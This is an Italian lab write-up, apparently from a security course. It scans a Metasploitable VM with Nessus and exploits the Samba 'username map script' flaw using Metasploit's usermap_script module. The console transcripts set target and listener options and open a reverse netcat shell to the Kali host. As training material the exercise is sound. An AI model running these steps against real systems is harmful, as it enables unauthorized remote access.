
EXPLOIT METASPLOITABLE CON METASPLOIT

Requisiti laboratorio Giorno 4:
IP Kali Linux: 192.168.50.100
IP Metasploitable: 192.168.50.150
Listen port (nelle opzioni del payload): 5555

Iniziamo quindi effettuando un vulnerability scanning utilizzando Nessus.


Al termine dello scan otteniamo un report.
Lo stesso riporta ed evidenzia diverse vulnerabilità, da quelle critiche a quelle di livello low.



Tra le vulnerabilità presenti abbiamo deciso di sfruttarne una inerente l'esecuzione di Samba.

Nelle versioni dalla 3.0.20 alla 3.0.25rc3, quando è abilitata l'opzione non predefinita "username map script".

Non è necessaria alcuna autenticazione per sfruttare questa vulnerabilità, poiché la mappatura dei nomi utente avviene prima dell'autenticazione!



Vulnerabilities Total: 103

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	-	-	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	-	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	-	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0*	-	-	32314	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness
CRITICAL	10.0*	-	-	32321	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness (SSL check)
CRITICAL	10.0*	-	-	61708	VNC Server 'password' Password
HIGH	8.6	-	-	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	-	42256	NFS Shares World Readable
HIGH	7.5	-	-	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	-	-	90509	Samba Badlock Vulnerability
MEDIUM	6.5	-	-	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	-	-	136808	ISC BIND Denial of Service
MEDIUM	5.9	-	-	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	-	-	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsole and Weakened eNcryption)

Una volta individuata la vulnerabilità da sfruttare,
avviamo sulla shell metasploitable mediante il comando “msfconsole”

```
┌──(leonardo㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM                MMMMM  JMMMM
MMMNl  MMMMMMMN        NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNM
       https://metasploit.com

      =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/samba/usermap_script
```

Ricerchiamo a questo punto il nostro exploit:
exploit/multi/samba/usermap_script.

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map scri
pt" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap
_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
```

A questo punto mediante
il comando
“options” andiamo a settare
le configurazioni del nostro exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

Una volta terminata la configurazione possiamo far partire il nostro exploit mediante il comando “run”

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts ⇒ 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43200) at 2024-10-01 16:30:
43 +0200
```

Ottenuto l’accesso alla macchina target ne andiamo ad osservare la configurazione di rete mediante il comando “ifconfig”.

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:d6:ba
          inet addr:192.168.50.150  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe92:d6ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8322 (8.1 KB)  TX bytes:15888 (15.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX bytes:62685 (61.2 KB)
```